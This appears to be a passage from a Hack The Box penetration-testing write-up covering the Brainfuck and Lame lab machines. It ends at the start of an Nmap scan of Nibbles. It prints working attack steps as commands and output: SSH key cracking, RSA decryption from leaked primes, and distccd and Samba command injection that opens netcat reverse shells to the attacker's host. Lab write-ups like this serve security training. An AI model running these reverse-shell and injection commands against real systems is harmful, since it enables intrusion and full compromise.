
Now we can attempt to login with these credentials:


Account Editor
Identity
Receiving Email
Receiving Options
Sending Email
Defaults
Composing Messages
Security
Account Information
Name:
orestis@brainfuck.htb
The above name will be used to identify this account.
Use for example, "Work" or "Personal".
Required Information
Full Name:
orestis
Email Address:
orestis@brainfuck.htb
Optional Information
Reply-To:
Organization:
Signature:
None
Add New Signature...
Aliases:
Add
Edit
Remove


Account Editor
Identity
Receiving Email
Receiving Options
Sending Email
Defaults
Composing Messages
Security
Server Type: IMAP
Description: For reading and storing mail on IMAP servers.
Configuration
Server:
brainfuck.htb
Port:
143
Username:
orestis
Forget password
Security
Encryption method:
No encryption
Authentication
Check for Supported Types
Password



And now we're in orestis's email account:




We can see that "root" set orestis an email with credentials for the secret webpage:


From: root <root@brainfuck.htb>
To: orestis@brainfuck.htb
Subject: Forum Access Details
Date: Sat, 29 Apr 2017 13:12:06 +0300 (EEST) (*04/29/2017 06:12:06 AM*)

```
Hi there, your credentials for our "secret" forum are below :)

username: orestis
password: kIEnnfEKJ#9UmdO

Regards
```


Now let's try to login:




Now we're logged in and can view three different discussions:



If you read through SSH Access you notice each of Orestis' messages are signed with "Orestis - Hacking for fun and profit":



Now if you read the encrypted Key discussion it looks like nonsense



This is a Vigenere cipher. We can use the plaintext and the cipher test to determine the cipher used to encrypt the text. http://rumkin.com/tools/cipher/vigenere.php :

Cipher key: tis - Hacking for fun and profit

Show Tableau


☐ Use "autokey" variant to extend the key with plaintext

```
Pieagnm - Jkoijeg nbw zwx mlegrwsnn
```

Remove: letters, numbers, whitespace, other things
Change: lowercase, Natural case, Title Case, UPPERCASE, swap case, reverse
Make groups of 5 and next line after 10 groups

```
Brainfu - Ckmybra inf uck mybrainfu
```

And we found the cipher to be fuckmybrain. Now we can copy what we suspect to be the ssh key from the chat and attempt to decrypt it:



Cipher key: fuckmybrain

Show Tableau

☐ Use "autokey" variant to extend the key with plaintext

```
mnvze://zsrivszwm.rfz/8cr5ai10r915218697i1w658enqc0cs8/ozrxnkc/ub_sja
```

Remove: letters, numbers, whitespace, other things
Change: lowercase, Natural case, Title Case, UPPERCASE, swap case, reverse
Make groups of 5 and next line after 10 groups

```
https://brainfuck.htb/8ba5aa10e915218697d1c658cdee0bb8/orestis/id_rsa
```

And now we have a url path to the id_rsa token, which we can download and use ssh2john and john to crack:
ssh2john id_rsa > id_orestis
john id_orestis --wordlist=/usr/share/wordlists/rockyou.txt

```
┌──(kali㉿kali)-[~/HTB/Brainfuck]
└─$ ssh2john id_rsa > id_orestis
```

```
┌──(kali㉿kali)-[~/HTB/Brainfuck]
└─$ john id_orestis --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
3poulakia!       (id_rsa)
1g 0:00:00:04 DONE (2023-02-01 18:52) 0.2277g/s 2838Kp/s 2838Kc/s 2838KC/s 3prash0..3pornuthin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Now we have the password, which we can use with the id_rsa to ssh onto the system:
ssh -i id_rsa orestis@10.10.10.17
Note: Change id_rsa permissions to 600

```
┌──(kali㉿kali)-[~/HTB/Brainfuck]
└─$ sudo chmod 600 id_rsa

┌──(kali㉿kali)-[~/HTB/Brainfuck]
└─$ ssh -i id_rsa orestis@10.10.10.17
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-75-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


You have mail.
Last login: Mon Oct  3 19:41:38 2022 from 10.10.14.23
orestis@brainfuck:~$
```

Privilege Escalation

Poking around the system reveals several files in the Orestis file:

```
orestis@brainfuck:~$ ls
debug.txt  encrypt.sage  mail  output.txt  user.txt
```

Reading the encrypt.sage file reveals that this script generates the password to access the /root/roo.txt file:

```
orestis@brainfuck:~$ cat encrypt.sage
nbits = 1024

password = open("/root/root.txt").read().strip()
enc_pass = open("output.txt","w")
debug = open("debug.txt","w")
m = Integer(int(password.encode('hex'),16))

p = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1), proof=False)
q = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1), proof=False)
n = p*q
phi = (p-1)*(q-1)
e = ZZ.random_element(phi)
while gcd(e, phi) != 1:
    e = ZZ.random_element(phi)



c = pow(m, e, n)
enc_pass.write('Encrypted Password: '+str(c)+'\n')
debug.write(str(p)+'\n')
debug.write(str(q)+'\n')
debug.write(str(e)+'\n')
```

Reading the script shows that the debug.txt file contains the p, q, e values used to encrypt the content of the output.txt file. If we take the first three lines of the debug.txt file and the encrypted content of output.txt and feed it the rsa.py script https://crypto.stackexchange.com/a/19530 we can decrypt the ciphertext:

```
def egcd(a, b):
    x,y, u,v = 0,1, 1,0
    while a != 0:
        q, r = b//a, b%a
        m, n = x-u*q, y-v*q
        b,a, x,y, u,v = a,r, u,v, m,n
        gcd = b
    return gcd, x, y

def main():

    p = 7493025776465062819629921475535241674460826792785520881387158343265274170009282504884941039852933109163193651830303308312565580445669284847225535166520307
    q = 7020854527787566735458858381555452648322845008266612906844847937070333480373963284146649074252278753696897245898433245929775591091774274652021374143174079
    e = 3080200791795250842279286902168919392748501633271362252702521910515425447234462728494777972628099543194745429278242631325552313761053232381371448363943425753683006 27
    ct = 4464191482107407193029781458985174670059347077041711180464892001839630524695612733715093608114410640528413484585139254108086265238684086976862243803869080347255027804246302981602877737814121702 3
    # compute n
    n = p * q

    # Compute phi(n)
    phi = (p - 1) * (q - 1)

    # Compute modular inverse of e
    gcd, a, b = egcd(e, phi)
    d = a

    print( "n:  " + str(d) );

    # Decrypt ciphertext
    pt = pow(ct, d, n)
    print( "pt: " + str(pt) )

if __name__ == "__main__":
    main()
```

Now we can run rsa.py:

```
┌──(kali㉿kali)-[~]
└─$ python rsa.py
n:  873061943450542420269524339311087529982483791600518349571160587159970422697829509624135722743622820226974780988443888583759932176299727684945739700654800982460836544662623257092201810pt: 24604052029401386049980296953784287079059245867880966944246662849341507003750
```

Then take the pt output and use it in the following python script:
python -c "print format(, 'x').decode('hex')"

```
┌──(kali㉿kali)-[~]
└─$ python2 -c "print format(246040520294013860499802969537842870790592458678809669442466628493415070037 50, 'x').decode('hex')"
6efc1a5dbb8904751ce6566a305bb8ef
```

Now we have the root.txt

Lame/Distccd v1

The assessor began with an Nmap scan using the following commands:
sudo nmap -sV -p- -A 10.10.10.4 > lame_scan

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals that FTP or File Transfer Protocol, SSH or Secure Shell, SMB or Simple Message Block are services that the system is hosting.

```
┌──(kali㉿kali)-[~/lame]
└─$ cat lame_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-26 00:00 EST
Nmap scan report for 10.10.10.3
Host is up (0.021s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Warning: OSScan results may be unreliable because we could not find at leas
Aggressive OS guesses: DD-WRT v24-sp1 (Linux 2.4.36) (94%), ZyXEL NSA-200 NA
Pro 245 or 6556 printer (92%), Dell Integrated Remote Access Controller (iDR
 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 2h29m58s, deviation: 3h32m09s, median: -2s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2023-01-26T00:02:57-05:00
```

Using Nmap's vulnerability scanning capability, the assessor was able to determine that the target system may be

vulnerable to CVE2004-2687

```
┌──(kali㉿kali)-[~/lame]
└─$ sudo nmap -sV -p 3632 10.10.10.3 --script vuln
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-26 07:55 EST
Nmap scan report for 10.10.10.3
Host is up (0.050s latency).

PORT     STATE SERVICE VERSION
3632/tcp open  distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
| distcc-cve2004-2687:
|   VULNERABLE:
|   distcc Daemon Command Execution
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2004-2687
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|       Allows executing of arbitrary commands on systems running distccd 3.1 and
|       earlier. The vulnerability is the consequence of weak service configuration.
|
|     Disclosure date: 2002-02-01
|     Extra information:
|
|     uid=1(daemon) gid=1(daemon) groups=1(daemon)
|
|     References:
|       https://nvd.nist.gov/vuln/detail/CVE-2004-2687
|       https://distcc.github.io/security.html
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.51 seconds
```

Exploit Without Metasploit

Using the python script found here: https://gist.github.com/DarkCoderSc/4dbf6229a93e75c3bdf6b467e67a9855
The assessor was able to gain a reverse shell onto the system.

```
┌──(kali㉿kali)-[~/lame]
└─$ python2 distccd.py -t 10.10.10.3 -p 3632 -c "nc 10.10.14.4 1403 -e /bin/sh"
[OK] Connected to remote service

—— BEGIN BUFFER ——

(UNKNOWN) [10.10.14.4] 1403 (?) : Connection refused

—— END BUFFER ——

[OK] Done.

┌──(kali㉿kali)-[~/lame]
└─$ python2 distccd.py -t 10.10.10.3 -p 3632 -c "nc 10.10.14.4 1403 -e /bin/sh"
[OK] Connected to remote service
[KO] Socket Timeout
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1403
listening on [any] 1403 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.3] 37374
whoami
daemon
```

NOTE: The NetCat listener must be established before running the exploit

Privilege Escalation

Privilege escalation was difficult for this machine. Going back I began enumerating the services for a privilege escalation methon and found that the version of Samba had an exploit that would give us an elevated shell:

```
┌──(kali㉿kali)-[~/HTB/Lame]
└─$ searchsploit Samba 3.0.20
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass                        | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (M        | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                         | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                                 | linux_x86/dos/36741.py
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

There is a Metasploit module that could automate this but to manually exploit this you need anonymous access to the SMB server:

```
┌──(kali㉿kali)-[~/HTB/Lame]
└─$ smbclient //10.10.10.3/tmp
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
```

Then you can set up a listener and use smb to run the exploit command:
smb: |> logon "./= `nohup nc -e /bin/bash 10.10.14.6 443`"

```
smb: \> logon "./= `nohup nc -e /bin/bash 10.10.14.6 443`"
Password:
session setup failed: NT_STATUS_IO_TIMEOUT
smb: \>
```

```
┌──(kali㉿kali)-[~/HTB/Lame]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.3] 33300
whoami
root
```

With Metasploit

Search map script in msfconsole:

```
msf6 exploit(unix/misc/distcc_exec) > search map script

Matching Modules
================
```

```
   13  exploit/multi/samba/usermap_script
ba "username map script" Command Execution
```

Set the parameters:

```
msf6 exploit(unix/misc/distcc_exec) > use 13
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-fram
                                      ework/wiki/Using-Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.88.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 10.10.10.3
rhosts ⇒ 10.10.10.3
msf6 exploit(multi/samba/usermap_script) > set lhost 10.10.14.6
lhost ⇒ 10.10.14.6
msf6 exploit(multi/samba/usermap_script) > run
```

After running the exploit you will have a shell:

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 10.10.14.6:4444
[*] Command shell session 1 opened (10.10.14.6:4444 → 10.10.10.3:59281) at 2023-02-01 09:46:30 -0500

session 1
/bin/sh: line 3: session: command not found
whoami
root
```

Nibbles


The assessor began with an Nmap scan using the following commands:
sudo nmap -sV -p- -A 10.10.10.4 > nibbles_scan

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals that SSH or Secure Shell and HTTP are services that the system is hosting.

```
┌──(kali㉿kali)-[~/HTB/nibbles]
└─$ cat nibbles_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-27 09:17 EST
Nmap scan report for 10.10.10.75
Host is up (0.022s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
| ssh-hostkey:
|   2048 c4f8ade8f80477decf150d630a187e49 (RSA)
|   256 228fb197bf0f1708fc7e2c8fe9773a48 (ECDSA)
|_  256 e6ac27a3b5a9f1123c34a55d5beb3de9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see http
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=1/27%OT=22%CT=1%CU=33199%PV=Y%DS=2%DC=T%G=Y%TM=63D3DD0
